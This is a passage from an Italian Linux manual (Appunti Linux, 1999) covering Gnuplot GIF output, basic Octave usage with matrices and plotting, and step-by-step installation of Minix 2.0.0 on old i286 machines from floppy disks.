```

Per generare il file `parabola.png`, basta il comando seguente:

```
$ gnuplot parabola.gnuplot > parabola.png
```

Eventualmente si può generare anche un'immagine GIF.

`set terminal gif [transparent] [interlace] [small|medium|large] [size` ⟨*pixel-o*⟩`,`⟨*pixel-v*⟩`] [`⟨*colore-sfondo*⟩ ⟨*colore-assi*⟩ `[`⟨*colore-disegno*⟩`...] ]`

La schema sintattico è più complesso e di conseguenza offre maggiori possibilità. Le dimensioni dei caratteri usati per le scale, i titoli e le didascalie, sono controllate dalle stesse parole chiave viste per il formato PNG. La parla chiave **`transparent`** controlla la realizzazione di un disegno con un fondale trasparente; **`interlace`** fa in modo di generare un file GIF interlacciato. La dimensione dell'immagine può essere definita attraverso l'opzione **`size`**, seguita dalla quantità di pixel orizzontali e verticali (come si vede dallo schema).

In particolare possono essere controllati i colori, indicati attraverso degli argomenti che vengono posti nella parte finale del comando. Il primo di questi colori si riferisce al fondale, il secondo è quello degli assi X, Y ed eventualmente Z. I colori successivi si riferiscono agli elementi visualizzati (le curve o i piani nello spazio). Gli argomenti che esprimono i colori hanno il formato seguente:

`x`⟨*rosso*⟩⟨*verde*⟩⟨*blu*⟩

I tre colori fondamentali sono espressi da coppie di cifre esadecimali. Per esempio: **`xffffff`** è il bianco, **`x000000`** è il nero, **`xff0000`** è il rosso, **`x00ff00`** è il verde, e **`x0000ff`** è il blu.

```
set terminal gif xffffff x0000ff x00ff00
splot (x**2)*y
```

L'esempio mostra uno script con il quale si vuole generare un file GIF (di dimensioni normali) contenente il grafico della funzione *f(z)=(x**2)*y*, utilizzando dei colori particolari: bianco per lo sfondo, blu per gli assi e verde per il reticolo che rappresenta il piano nello spazio.

## 183.3 Octave

Octave è un linguaggio di programmazione ad alto livello per il calcolo matematico, usato fondamentalmente in modo interattivo. Viene usato attraverso un terminale a caratteri, come una console virtuale di GNU/Linux, ma per ottenere dei grafici si avvale di Gnuplot che così è opportuno sia installato assieme a Octave. L'interazione tra Gnuplot e Octave è trasparente, se quest'ultimo viene utilizzato in una finestra di terminale all'interno del sistema grafico X.

In queste sezioni si mostra solo qualche piccolo assaggio di Octave che dispone di ampia documentazione per conto suo: *octave.info*.

Anche Octave utilizza la libreria **`readline`** per il controllo della riga di comando, con tutti i vantaggi che ciò comporta per l'utilizzatore.

### 183.3.1 Avvio e interazione normale

Octave viene avviato attraverso l'eseguibile **`octave`**. Bisogna ricordare che se si vogliono disegnare dei grafici deve essere avviato da una finestra di terminale all'interno di X, diversamente basta una console virtuale di GNU/Linux. **`octave`** riconosce una serie di opzioni che qui non vengono descritte (eventualmente basta utilizzare il comando **`octave --help`** per ottenerne la descrizione), e può eseguire il contenuto di un file se viene indicato come ultimo argomento della riga di comando.

`octave [`⟨*opzioni*⟩`] [`⟨*file-di-comandi*⟩`]`

Il file di comandi è uno script contenente semplicemente comandi di Octave, dove in particolare il simbolo **`#`** serve a indicare l'inizio di un commento che si conclude alla fine della riga, e inoltre le righe vuote e quelle bianche vengono semplicemente ignorate.

Eventualmente, uno script di Octave può essere reso eseguibile, purché all'inizio del file venga aggiunta la solita indicazione dell'interprete da utilizzare:

```
#!/usr/bin/octave
```

Se Octave viene avviato in modo normale (senza argomenti particolari e senza l'indicazione di uno script da eseguire), si ottiene il funzionamento interattivo normale:

$ **octave**[ *Invio* ]

```
Octave, version 2.0.13 (i386-redhat-linux-gnu).
Copyright (C) 1996, 1997, 1998 John W. Eaton.
This is free software with ABSOLUTELY NO WARRANTY.
For details, type 'warranty'.

octave:1> _
```

Il *prompt* di Octave è un po' particolare: mano a mano che si introducono dei comandi si incrementa il numero che appare. Di seguito sono elencati alcuni comandi elementari di Octave; in altre sezioni ne vengono mostrati degli altri.

Alcuni comandi

help [-i] [⟨*argomento*⟩]

Il comando **help** permette di ottenere alcune indicazioni sul funzionamento di Octave. In particolare, se non si utilizza l'opzione **-i** si ottiene una guida stringata, mentre con **-i** viene attivata la consultazione del documento *octave.info* riferito al contesto definito dalla parola chiave che indica l'argomento.

exit | quit

Conclude il funzionamento di Octave.

pause [(⟨*n-secondi*⟩)]

Il comando **pause** serve a fare una pausa della durata indicata dall'argomento (che deve essere racchiuso tra parentesi tonde). Se non viene indicato l'argomento, la pausa può essere interrotta solo attraverso la pressione del tasto [ *Invio* ]. Questo comando è utile negli script di Octave.

Esempi

octave:x> **help help**[ *Invio* ]

Mostra la guida per utilizzare il comando **help**.

octave:x> **help -i help**[ *Invio* ]

Mostra la descrizione del comando **help** consultando il documento *octave.info*.

## 183.3.2 Variabili di Octave e calcoli elementari

Octave gestisce variabili scalari di tipo numerico e di tipo stringa (delimitate da apici singoli o doppi), come avviene comunemente nei linguaggi evoluti più comuni; inoltre permette la definizione di strutture, e in particolare i vettori e le matrici (nel senso matematico dei termini) in modo trasparente. La dichiarazione di una variabile si ottiene semplicemente assegnandoci un valore. Per esempio,

octave:1> **a = 123**[ *Invio* ]

crea, o sovrascrive la variabile **a** assegnandole il valore 123. Assegnando un valore a una variabile si ottiene anche l'eco del risultato, e questo può essere utile se l'assegnamento avviene in corrispondenza di un'espressione di qualche tipo.

octave:2> **b = a / 2**[ *Invio* ]

In questo caso, viene assegnato alla variabile **b** il valore pari alla metà di **a**, e si ottiene opportunamente l'informazione

```
b = 61.500
```

che così precisa quale valore è stato assegnato a **b**. Le espressioni possono essere calcolate anche senza bisogno di assegnarne il risultato a qualche variabile; per esempio:

octave:3> **a / b**[ *Invio* ]

```
ans 2
```

In questo caso, **ans** sta per *answer* (risposta).

Con la stessa logica per la quale un'espressione che non viene assegnata a una variabile genera un risultato che viene visualizzato comunque, per conoscere il contenuto di una variabile basta indicarla sulla riga di comando:

```
octave:4> a[Invio]
```

```
a = 123
```

```
octave:5> b[Invio]
```

```
b = 61.500
```

### 183.3.3 Vettori e matrici

Al posto degli array dei linguaggi di programmazione normali, Octave tratta direttamente con vettori e matrici (per la precisione: matrici a una e a due dimensioni). Una costante letterale che rappresenta un vettore ha la forma seguente:

`[` ⟨*elemento-1*⟩`,` ⟨*elemento-2*⟩`, ...` ⟨*elemento-n*⟩ `]`

In particolare, le parentesi quadre fanno parte della dichiarazione e delimitano in pratica gli elementi del vettore. Una costante letterale che rappresenta una matrice a due dimensioni ha una forma simile a quella del vettore, con la differenza che gli elementi di una riga rispetto a quelli di un'altra sono separati da un punto e virgola:

`[` ⟨*R1C1*⟩`,` ⟨*R1C2*⟩`, ...;` ⟨*R2C1*⟩`,` ⟨*R2C2*⟩`, ...;` ⟨*RnC1*⟩`,` ⟨*Rn2C2*⟩`, ...` `]`

Si osservino gli esempi seguenti.

```
octave:1> a = [ 1, 2, 3 ][Invio]
```

```
a =

   1   2   3
```

```
octave:2> b = [ 4, 5, 6 ][Invio]
```

```
b =

   4   5   6
```

```
octave:3> c = [ 1, 2, 3; 4, 5, 6 ][Invio]
```

```
c =

   1   2   3
   4   5   6
```

Eventualmente si possono anche fare delle combinazioni:

```
octave:4> d = [ a, b ][Invio]
```

```
d =

   1   2   3   4   5   6
```

```
octave:5> e = [ a; b ][Invio]
```

```
e =

   1   2   3
   4   5   6
```

Con i vettori e le matrici si possono fare anche dei calcoli nei modi in cui si è abituati in matematica. In particolare, la notazione **x'** restituisce la matrice trasposta di *x*.

```
octave:6> c'[Invio]
```

```
ans =

   1   4
   2   5
   3   6
```

L'esempio seguente mostra il prodotto tra due matrici; precisamente il prodotto tra la matrice **c** e la sua trasposta.

```
octave:7> c * c'[Invio]

ans =

  14  32
  32  77
```

È possibile anche moltiplicare una costante scalare per tutti gli elementi di una matrice:

```
octave:8> 2 * c[Invio]

ans =

   2   4   6
   8  10  12
```

Pur senza approfondire il funzionamento di Octave, è il caso di mostrare l'uso della funzione interna **rand()**, il cui scopo è quello di restituire una matrice (a due dimensioni) contenente valori casuali:

```
octave:9> f = rand( 2, 3)[Invio]
```

In questo caso, crea la matrice **f** contenente due righe e tre colonne, con valori casuali compresi tra 0 e 1.

### 183.3.4 Disegno

Si è già accennato al fatto che Octave dipende da Gnuplot per le rappresentazioni grafiche. Ciò avviene in modo trasparente, purché si utilizzi Octave da una finestra di terminale all'interno del sistema grafico X.

L'approccio alla grafica di Octave è più complesso di Gnuplot, perché il suo scopo è differente. In generale tutto viene visto in forma di vettori e matrici. Di solito, la prima cosa da fare è prendere confidenza con la funzione **linspace()** il cui scopo è quello di generare un vettore con una serie di valori equidistanti (lineari):

linspace ( ⟨*inizio*⟩, ⟨*fine*⟩, ⟨*quantità*⟩)

Il primo argomento della funzione definisce il valore del primo elemento del vettore; il secondo definisce quello dell'ultimo; il terzo argomento definisce la quantità di elementi complessivi, e la funzione determina i valori rimanenti in modo lineare. Per esempio, il comando seguente serve a creare un vettore di 11 elementi con valori progressivi da 0 a 10:

```
octave:1> x = linspace( 0, 10, 11)[Invio]

x =

   0   1   2   3   4   5   6   7   8   9  10
```

Un'altra cosa da osservare è il fatto che le funzioni matematiche che possono funzionare utilizzando un argomento numerico, possono essere applicate anche a vettori e matrici. Si osservi l'esempio seguente in cui si genera il vettore **y** calcolando il seno di ogni valore del vettore **x**.

```
octave:2> y = sin(x)[Invio]

y =

 Columns 1 through 8:

   0.00000   0.84147   0.90930   0.14112  -0.75680  -0.95892  -0.27942   0.65699
 Columns 9 through 11:

   0.98936   0.41212  -0.54402
```

Per disegnare il seno calcolato in questo modo, si utilizza la funzione interna **plot()** che ha bisogno di almeno due argomenti: il vettore dei valori per l'asse X e il vettore corrispondente dei valori da rappresentare nell'asse Y. Si intuisce che il numero di elementi di questi due vettori deve essere uguale.

plot ( ⟨*vettore-x*⟩, ⟨*vettore-y*⟩ )

Tornando all'esempio, il comando si limita a questo:

```
octave:3> plot (x, y)[Invio]
```

Se il secondo argomento della funzione **plot()** è una matrice, si ottiene la visualizzazione di tante curve quante sono le colonne o le righe della matrice (la scelta viene fatta in base alla corrispondenza con gli elementi del vettore utilizzato come primo argomento).

octave:4> **y = [ sin(x); 2 * sin(x)]**[ *Invio* ]

Il comando appena mostrato genera la matrice **y** con due righe corrispondenti a due vettori: il seno dei valori del vettore **x** e due volte il seno dei valori del vettore **x**.

octave:5> **plot (x, y)**[ *Invio* ]

Disegnando il grafico della matrice **y** si ottengono due curve corrispondenti ai valori delle due righe della stessa.

## 183.3.5 Script di Octave

Si è accennato alla possibilità di realizzare degli script con le istruzioni di Octave. In questo caso non c'è nulla di speciale rispetto a quanto è stato visto fino a questo punto. A titolo di esempio viene mostrato uno script con il quale si arriva a disegnare il grafico del seno di *x* nell'intervallo di valori da –P-greco a +P-greco.

```
#!/usr/bin/octave
x = linspace( -pi, +pi, 200)
y = sin(x)
plot (x,y)
pause
```

Lo script può essere reso eseguibile e avviato autonomamente (purché l'eseguibile **octave** si trovi effettivamente nella directory /usr/bin/).

## 183.3.6 File di dati

Diversa è invece la possibilità di salvare le variabili. Per questo si utilizzano i comandi **save** e **load**:

save [⟨*opzioni*⟩] ⟨*file*⟩ ⟨*variabile*⟩...

load [⟨*opzioni*⟩] ⟨*file*⟩ ⟨*variabile*⟩...

Attraverso le opzioni si specifica normalmente il formato in cui deve essere realizzato il file delle variabili che vengono salvate; se non viene specificato dovrebbe trattarsi di quello più semplice: un file di testo puro e semplice.

Le variabili da salvare o da ricaricare vanno annotate dopo il nome del file. Per facilitare la cosa possono essere usati dei caratteri jolly, con significato equivalente a quello delle shell normali.

Alcune opzioni

-ascii

Salva o carica utilizzando il formato ASCII di Octave.

-binary

Salva o carica utilizzando il formato binario di Octave.

-mat-binary

Salva o carica utilizzando il formato binario di Matlab.

-force

Quando vengono caricate le variabili, forza la sovrascrittura di quelle esistenti.

Esempi

octave:x> **save prova a b c**[ *Invio* ]

Salva le variabili **a**, **b**, e **c**, nel file prova (nella directory corrente) utilizzando il formato predefinito.

octave:x> **save -ascii prova a b c**[ *Invio* ]

Come nell'esempio precedente, specificando esplicitamente che si vuole usare il formato ASCII di Octave.

octave:x> **save -ascii prova a***[ *Invio* ]

Salva tutte le variabili che iniziano per **a** nel file prova utilizzando il formato ASCII di Octave.

octave:x> **load -ascii -force prova**[ *Invio* ]

Carica tutte le variabili dal file prova, che dovrebbe essere in formato ASCII di Octave, sovrascrivendo le variabili eventualmente già esistenti.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte xliii

i86

# Minix

Minix non è un sistema operativo libero, nel senso ampio del termine, ma è «libero» a scopo didattico. A causa delle limitazioni imposte dalla sua licenza d'uso (appendice L.1), non si è sviluppato così come ha potuto GNU/Linux. Tuttavia, Minix resta probabilmente l'unica possibilità per chi vuole utilizzare elaboratori con architettura i286 o inferiore.

Lo scopo di questo capitolo è introdurre all'uso di Minix per poter riutilizzare i vecchi elaboratori i286, in particolare, collegandoli a una rete locale TCP/IP. Le informazioni seguenti si riferiscono alla versione 2.0.0.

## 184.1 Procurarsi il software

Minix è ottenibile dalla rete, precisamente a partire dalla sua pagina di presentazione ufficiale, quella del suo primo autore (**ast** – Andrew S. Tanenbaum), oltre che dai vari siti speculari del relativo FTP.

*<http://www.cs.vu.nl/~ast/minix.html>*

Minix è nato assieme a un libro che tuttora dovrebbe essere accompagnato da un CD-ROM contenente il sistema operativo:

- Andrew S. Tanenbaum, Alber S. Woodhull, *Operating Systems: Design and Implementation*, 2/e, Prentice-Hall

### 184.1.1 Pacchetti essenziali

Minix è un sistema molto piccolo e composto da pochi pacchetti. Questi hanno alcune particolarità: i nomi sono composti con lettere maiuscole e gli archivi compressi utilizzano la combinazione **`tar`**+**`compress`** e sono evidenziati dall'uso dell'estensione `.TAZ`.

Per prima cosa è necessario riprodurre la coppia di dischetti `ROOT` e `USR`, a partire dai file omonimi. Il primo è in grado di avviarsi e contiene un filesystem minimo che si installa in un disco RAM, il secondo contiene una piccola serie di programmi da montare nella directory `/usr/`, che servono per poter installare Minix nel disco fisso. Se si ha poca memoria a disposizione (i classici 640 Kbyte sono il minimo in assoluto per poter fare funzionare Minix), si può evitare l'utilizzo del disco RAM fondendo i due file in un unico dischetto. Data l'intenzione di questo capitolo verrà descritta quest'ultima modalità di installazione.

Il mini sistema che si ottiene attraverso i due file appena citati, permette di installare, più o meno automaticamente, un insieme minimo di programmi contenuto nell'archivio `USR.TAZ`

Esistono due versioni di questi tre file: una per architettura i386 o superiore e l'altra per i microprocessori inferiori. Date le intenzioni, si dovranno utilizzare i file della versione denominata **`i86`**.

## 184.2 Preparazione all'installazione

Il procedimento che viene descritto è valido sia per dischetti da 1440 Kbyte che da 1200 Kbyte. I due file `ROOT` e `USR` vanno copiati uno di seguito all'altro. Utilizzando GNU/Linux, si può fare nel modo seguente:

```
# cat ROOT USR > /dev/fd0
```

Dal punto di vista di Minix, il dischetto inserito nella prima unità a dischetti corrisponde al dispositivo `/dev/fd0`, come per GNU/Linux, ma risulta diviso in partizioni: l'immagine `ROOT` risulta essere `/dev/fd0a` e l'immagine `USR` è `/dev/fd0c` (la partizione **`b`** è vuota).[1]

L'archivio `USR.TAZ` deve essere suddiviso in diversi dischetti, con un procedimento un po' insolito: viene semplicemente tagliato a fettine della dimensione massima contenibile dal tipo di dischetti che si utilizza. Nel caso si tratti di dischetti da 1440 Kbyte, si può utilizzare GNU/Linux, o un altro Unix, nel modo seguente:

```
# dd if=/USR.TAZ of=/dev/fd0 bs=1440k count=1 skip=0
# dd if=/USR.TAZ of=/dev/fd0 bs=1440k count=1 skip=1
# dd if=/USR.TAZ of=/dev/fd0 bs=1440k count=1 skip=2
```

Se si trattasse di dischetti da 1200 Kbyte, occorrerebbe modificare la dimensione del blocco, come nell'esempio seguente:

```
# dd if=/USR.TAZ of=/dev/fd0 bs=1200k count=1 skip=0
# dd if=/USR.TAZ of=/dev/fd0 bs=1200k count=1 skip=1
# dd if=/USR.TAZ of=/dev/fd0 bs=1200k count=1 skip=2
```

[1] Se si trattasse della seconda unità a dischetti, si parlerebbe di `/dev/fd1`, `/dev/fd1a` e `/dev/fd1c`.

### 184.2.1 Nomi di dispositivo riferiti alle partizioni

Minix viene installato normalmente all'interno di una partizione primaria suddivisa in almeno due partizioni secondarie. La prima partizione serve a contenere il filesystem principale ed è di piccole dimensioni: 1440 Kbyte. La seconda serve per tutto il resto, e viene montata in corrispondenza della directory `/usr/`. Inizialmente, le partizioni erano tre, e `/usr/` era la terza. Attualmente, `/usr/` continua a essere la terza partizione, e si finge che esista una seconda partizione senza alcuno spazio a disposizione.

Il primo disco fisso viene identificato dal dispositivo `/dev/hd0`, il secondo da `/dev/hd5`. Le partizioni primarie del primo disco fisso vanno da `/dev/hd1` a `/dev/hd4`; quelle del secondo disco fisso da `/dev/hd6` a `/dev/hd9`. Le partizioni secondarie corrispondono al nome del dispositivo della partizione primaria con l'aggiunta di una lettera alfabetica che ne indica l'ordine.

- /dev/hd0
  - /dev/hd1
    - /dev/hd1a
    - /dev/hd1b
    - /dev/hd1c
    - ...
  - /dev/hd2
  - /dev/hd3
  - /dev/hd4
- /dev/hd5
  - /dev/hd6
  - /dev/hd7
  - /dev/hd8
  - /dev/hd9

Minix può essere installato in una partizione primaria qualunque, purché ci siano almeno 40 Mbyte a disposizione. Utilizzando la versione di Minix **`i86`**, non conviene tentare di superare i 128 Mbyte.

## 184.3 Avvio

Minix utilizza un sistema di avvio piuttosto sofisticato; per fare un paragone con GNU/Linux, si tratta di qualcosa che compie le stesse funzioni di LILO, o di un cosiddetto *bootloader*.

Il sistema che svolge questa funzione in Minix si chiama *boot monitor* ed è importante capire subito come si utilizza se non si ha molta memoria RAM a disposizione, quanta ne richiederebbe un disco RAM per l'immagine `ROOT`.

Per cominciare, dopo aver preparato il dischetto `ROOT+USR`, lo si inserisce senza la protezione contro la scrittura e si avvia l'elaboratore. Questo è ciò che appare.

```
Minix boot monitor 2.5

Press ESC to enter the monitor

Hit a key as follows:

    = Start Minix
```

Premendo il tasto [*Esc*] si attiva il *boot monitor*, mentre premendo [=] (si fa riferimento alla tastiera americana e questo simbolo si trova in corrispondenza della nostra lettera **`ì`**) si avvia Minix con le impostazioni predefinite.

Dal momento che si immagina di avere a disposizione poca memoria (si era detto, solo 1 Mbyte), non si può avviare Minix così, perché il contenuto dell'immagine `ROOT` verrebbe caricato come disco RAM. È necessario utilizzare subito il *boot monitor*.

[*Esc*]

```
[ESC]
fd0>
```

Si ottiene un invito, o *prompt*, attraverso il quale possono essere utilizzati alcuni semplici comandi, importanti per predisporre l'avvio del sistema Minix. Per ottenere aiuto si può utilizzare il comando **`help`**.

fd0> **help**[ *Invio* ]

Si ottiene un riepilogo dei comandi e del modo con cui possono essere utilizzati. Le cose più importanti che si possono fare con il *boot monitor* sono: l'avvio a partire da una partizione differente da quella prestabilita; l'assegnamento o il ripristino al valore predefinito di una variabile.

Queste variabili sono solo entità riferite al sistema di avvio, e la loro modifica permette di cambiare il modo con cui si avvia il kernel. Il comando **`set`** permette di elencare il contenuto di queste variabili.

fd0> **set**[ *Invio* ]

```
rootdev = (ram)
ramimagedev = (bootdev)
ramsize = (0)
processor = (286)
bus = (at)
memsize = (640)
emssize = (330)
video = (vga)
chrome = (mono)
image = (minix)
main() = (menu)
```

I valori appaiono tutti tra parentesi tonde perché rappresentano le impostazioni predefinite. Quando si cambia qualche valore, questo appare senza le parentesi.

La prima cosa da cambiare è il dispositivo di avvio, **`rootdev`**. Si deve assegnare il nome di dispositivo riferito all'immagine `ROOT` su dischetto. Si tratta di `/dev/fd0a`, come dire, la prima partizione secondaria del dischetto. In questo caso, il nome del dispositivo può anche essere indicato senza la parte iniziale, limitandolo al solo `fd0a`.

fd0> **rootdev=fd0a**[ *Invio* ]

fd0> **set**[ *Invio* ]

```
rootdev = fd0a
ramimagedev = (bootdev)
ramsize = (0)
processor = (286)
bus = (at)
memsize = (640)
emssize = (330)
video = (vga)
chrome = (mono)
image = (minix)
main() = (menu)
```

Per avviare il sistema, basta utilizzare il comando **`boot`** senza argomenti.

fd0> **boot**[ *Invio* ]

In questo modo si lascia il *boot monitor* e si avvia il kernel. Una volta avviato il sistema, viene richiesto immediatamente il montaggio della seconda immagine, `USR`, contenente gli strumenti necessari all'installazione. Avendo avviato senza disco RAM, il dischetto contenente l'immagine `ROOT` non può essere tolto e questo è il motivo per il quale deve essere contenuta nello stesso dischetto insieme a `USR`.[2]

```
Minix 2.0.0  Copyright 1997 Prentice-Hall, Inc.

Executing in 16-bit protected mode

Memory size = 970K   MINIX = 206K   RAM disk =    0K   Available = 765K

Mon Nov  3 15:24:15 MET 1997
Finish the name of device to mount as /usr: /dev/
```

Date le premesse, occorre specificare il nome del dispositivo corrispondente all'immagine `USR`: si tratta di `fd0c`.

**fd0c**[ *Invio* ]

[2] Una cosa da sapere subito è che Minix non utilizza la sequenza [ *Ctrl+C* ] per interrompere un programma. Per questo si usa il tasto [ *Canc* ] da solo.

```
/dev/fd0c is read-write mounted on /usr
Starting standard daemons: update.

Login as root and run 'setup' to install Minix.

Minix  Release 2.0 Version 0

noname login:
```

**root**[ *Invio* ]

```
#
```

## 184.4 Installazione

L'installazione di Minix avviene in tre fasi:

1. preparazione della partizione di destinazione;
2. trasferimento del contenuto del dischetto, ovvero delle immagini `ROOT` e `USR`;
3. dopo il riavvio, trasferimento dell'archivio `USR.TAZ` e possibilmente, se si dispone di una partizione di almeno 40 Mbyte, anche di `SYS.TAZ` e `CMD.TAZ`.

### 184.4.1 Setup

Per iniziare l'installazione, dopo aver avviato il sistema Minix dal dischetto, si utilizza lo script **`setup`**.

`#` **setup**[ *Invio* ]

```
This is the Minix installation script.

Note 1: If the screen blanks suddenly then hit F3 to select "software
        scrolling".

Note 2: If things go wrong then hit DEL and start over.

Note 3: The installation procedure is described in the manual page
        usage(8).  It will be hard without it.

Note 4: Some questions have default answers, like this: [y]
        Simply hit RETURN (or ENTER) if you want to choose that answer.

Note 5: If you see a colon (:) then you should hit RETURN to continue.
:
```

[ *Invio* ]

Dopo la breve spiegazione, avendo premuto il tasto [ *Invio* ] si passa all'indicazione del tipo di tastiera. La scelta è ovvia, **`italian`**, anche se non corrisponde esattamente: la barra verticale (quella per le pipeline) si trova al posto della lettera **`ì`** (i accentata). Durante questa fase di installazione conviene utilizzare la tastiera nazionale (**`italian`**) per evitare spiacevoli incidenti quando si utilizza il programma di gestione delle partizioni.

```
What type of keyboard do you have?  You can choose one of:

    french  italian   latin-am  scandinavn  uk      us-swap
    german  japanese  olivetti  spanish     us-std

Keyboard type? [us-std]
```

**italian**[ *Invio* ]

```
Minix needs one primary partition of at least 30 Mb (it fits in 20 Mb, but
it needs 30 Mb if fully recompiled.  Add more space to taste.)

If there is no free space on your disk then you have to back up one of the
other partitions, shrink, and reinstall.  See the appropriate manuals of the
the operating systems currently installed.  Restart your Minix installation
```

```
after you have made space.

To make this partition you will be put in the editor "part".  Follow the
advice under the '!' key to make a new partition of type MINIX.  Do not
touch an existing partition unless you know precisely what you are doing!
Please note the name of the partition (hd1, hd2, ..., hd9, sd1, sd2, ...
sd9) you make.  (See the devices section in usage(8) on Minix device names.)
:
```

Il programma di Minix che permette di accedere alla tabella delle partizioni è **`part`**, ed è ciò che sta per essere avviato. Come sempre, l'uso di un programma di questo genere è molto delicato: un piccolo errore mette fuori uso tutti i dati eventualmente contenuti in altre partizioni.

[ *Invio* ]

```
  Select device       ----first----  --geom/last--  ------sectors-----
    Device              Cyl Head Sec   Cyl Head Sec      Base      Size        Kb
    /dev/hd0                             ?    ?   ?
                          ?    ?   ?     ?    ?   ?         ?         ?         ?
Num Sort   Type
  ?  ?    ? ?             ?    ?   ?     ?    ?   ?         ?         ?         ?
  ?  ?    ? ?             ?    ?   ?     ?    ?   ?         ?         ?         ?
  ?  ?    ? ?             ?    ?   ?     ?    ?   ?         ?         ?         ?
  ?  ?    ? ?             ?    ?   ?     ?    ?   ?         ?         ?         ?

Type '+' or '-' to change, 'r' to read, '?' for more help, '!' for advice
```

Prima di utilizzare questo programma conviene leggere la sua guida interna, ottenibile con la pressione del tasto [ *?* ]. Il cursore si presenta inizialmente sull'indicazione del disco, `/dev/hd0`, e può essere cambiato semplicemente premendo i tasti [ + ] o [ - ]. Una volta raggiunto il disco desiderato (in questo caso il primo disco va bene), si deve leggere la sua tabella delle partizioni, in modo da rimpiazzare tutti i punti interrogativi che riempiono lo schermo.

[ *r* ]

```
  Select device       ----first----  --geom/last--  ------sectors-----
    Device              Cyl Head Sec   Cyl Head Sec      Base      Size        Kb
    /dev/hd0                           615    8  17
                          0    0   0   614    7  16         0     83640     41820
Num Sort   Type
 1* hd1   86 DOS-BIG      0    1   0   613    7  16        17     83487     41743
 2  hd2   00 None         0    0   0     0    0  -1         0         0         0
 3  hd3   00 None         0    0   0     0    0  -1         0         0         0
 4  hd4   00 None         0    0   0     0    0  -1         0         0         0
```

Con questo esempio si suppone di avere solo un vecchio disco fisso MFM di circa 40 Mbyte, nel quale la prima partizione primaria era stata dedicata in precedenza al Dos. Così, basta cambiare il numero che identifica il tipo di partizione. Per farlo, vi si posiziona sopra il cursore, spostandolo con i tasti freccia, e quindi si usano i tasti [ + ] o [ - ] fino a fare apparire il numero 81. Al primo intervento per cambiare un valore qualsiasi, viene richiesto esplicitamente se si intende modificare effettivamente i dati della tabella delle partizioni.

`Do you wish to modify existing partitions (y/n)` [ *y* ]

Una volta modificato il tipo, la prima partizione dovrebbe apparire così come segue:

```
Num Sort   Type
 1* hd1   81 MINIX        0    1   0   613    7  16        17     83487     41743
```

Quindi si conclude.

[ *q* ]

`Save partition table? (y/n)` [ *y* ]

Lo script di configurazione e installazione riprende richiedendo quale sia la partizione su cui installare Minix. In questo caso si tratta della prima, cioè `/dev/hd1`.

```
Please finish the name of the primary partition you have created:

(Just type RETURN if you want to rerun "part")                    /dev/
```

**`hd1`**[ *Invio* ]

```
You have created a partition named:     /dev/hd1
The following subpartitions are about to be created on /dev/hd3:

        Root subpartition:      /dev/hd1a       1440 kb
        /usr subpartition:      /dev/hd1c       rest of hd1

Hit return if everything looks fine, or hit DEL to bail out if you want to
think it over.  The next step will destroy /dev/hd1.
:
```

Come accennato in precedenza, Minix viene installato in due partizioni secondarie: la prima serve a contenere il filesystem principale, la seconda per il resto. In seguito si possono montare anche partizioni successive.

```
Migrating from floppy to disk...


Scanning /dev/hd1c for bad blocks.  (Hit DEL to stop the scan if are absolutely
sure that there can not be any bad blocks.  Otherwise just wait.)
```

La scansione del disco fisso è necessaria se si utilizza un vecchio disco MFM, come si suppone di avere in questo esempio, mentre può essere inutile con un disco IDE. È importante fare attenzione: se ci sono settori inutilizzabili, vengono creati alcuni file `/usr/.Bad_*` che **non vanno cancellati!** Alla fine, lo script procede a copiare il contenuto del dischetto nel disco fisso.

```
What is the memory size of this system in kilobytes? [4096 or more]
```

La dimensione di memoria RAM disponibile effettivamente è solo di 970 Kbyte, quindi si inserisce questo valore; se questa fosse maggiore o uguale a 4 Mbyte, non occorrerebbe indicare nulla, basterebbe solo confermare.

**970**[*Invio*]

```
Second level file system block cache set to 0 kb.
```

A questo punto, termina l'installazione del dischetto nel disco fisso e si può passare a riavviare il sistema da lì.

```
Please insert the installation ROOT floppy and type 'halt' to exit Minix.
You can type 'boot hd1' to try the newly installed Minix system.  See
"TESTING" in the usage manual.
```

\# **halt**[*Invio*]

```
System Halted
```

### 184.4.2 Avvio del sistema copiato nel disco fisso

Una volta conclusa l'esecuzione dello script di configurazione e installazione, si ritorna sotto il controllo del *boot monitor*, e attraverso di questo è possibile avviare il sistema dalla prima partizione del disco fisso.

fd0> **boot /dev/hd1**[*Invio*]

```
Minix 2.0.0  Copyright 1997 Prentice-Hall, Inc.

Executing in 16-bit protected mode

at-hd0: 615x8x17

Memory size = 970K   MINIX = 206K   RAM disk =    0K   Available = 765K

Mon Nov  3 16:01:27 MET 1997
Starting standard daemons: update.

Login as root and run 'setup /usr' to install floppy sets.

Minix  Release 2.0 Version 0

noname login:
```

\# **root**[*Invio*]

Il suggerimento dato all'avvio ricorda che è possibile installare altre serie di dischetti, a cominciare da `USR.TAZ`, utilizzando il comando **`setup /usr`**.

### 184.4.3 Installazione delle serie di dischetti

Tra i pacchetti di Minix, `USR.TAZ` è essenziale e cambia a seconda del tipo di architettura (i86 o i386). Però, dal momento che c'è spazio sufficiente nel disco fisso, conviene installare anche `SYS.TAZ`, per poter ricompilare il kernel e `CMD.TAZ` che contiene i sorgenti dei vari programmi di utilità.

Tutti questi pacchetti devono essere suddivisi in dischetti nel modo visto in precedenza per il caso di `USR.TAZ`.

`#` **`setup /usr`**[ *Invio* ]

Lo script **`setup`** chiede una serie di conferme.

```
What is the size of the images on the diskettes? [all]
```

Premendo semplicemente [ *Invio* ] si intende che i dischetti vadano letti nella loro interezza.

[ *Invio* ]

```
What floppy drive to use? [0]
```

Premendo semplicemente [ *Invio* ] si fa riferimento alla prima unità, `/dev/fd0`.

[ *Invio* ]

```
Please insert input volume 1 and hit return
```

Si inserisce il primo dischetto e si conferma

[ *Invio* ]

Inizia la fase di dearchiviazione di quanto contenuto nel primo dischetto, a partire dalla directory `/usr/`. Quando termina l'estrazione del primo dischetto, viene richiesto il successivo, fino alla conclusione.

Conviene ripetere la procedura fino a quando sono stati installati anche gli archivi `SYS.TAZ` e `CMD.TAZ`.

### 184.4.4 Dischetto di avvio

Minix è molto semplice, e non è necessario un dischetto di avvio realizzato appositamente. È sufficiente il dischetto utilizzato per iniziare l'installazione. Se si hanno difficoltà con l'avviamento di Minix dal disco fisso, si può avviare il *boot monitor* dal dischetto e con quello utilizzare il comando **`boot /dev/hd1`**.

### 184.4.5 Conclusione

Per chiudere l'attività di Minix, si può fare nel solito modo comune a quasi tutti gli Unix.

`#` **`shutdown -h now`**[ *Invio* ]

## 184.5 Ricompilazione del kernel

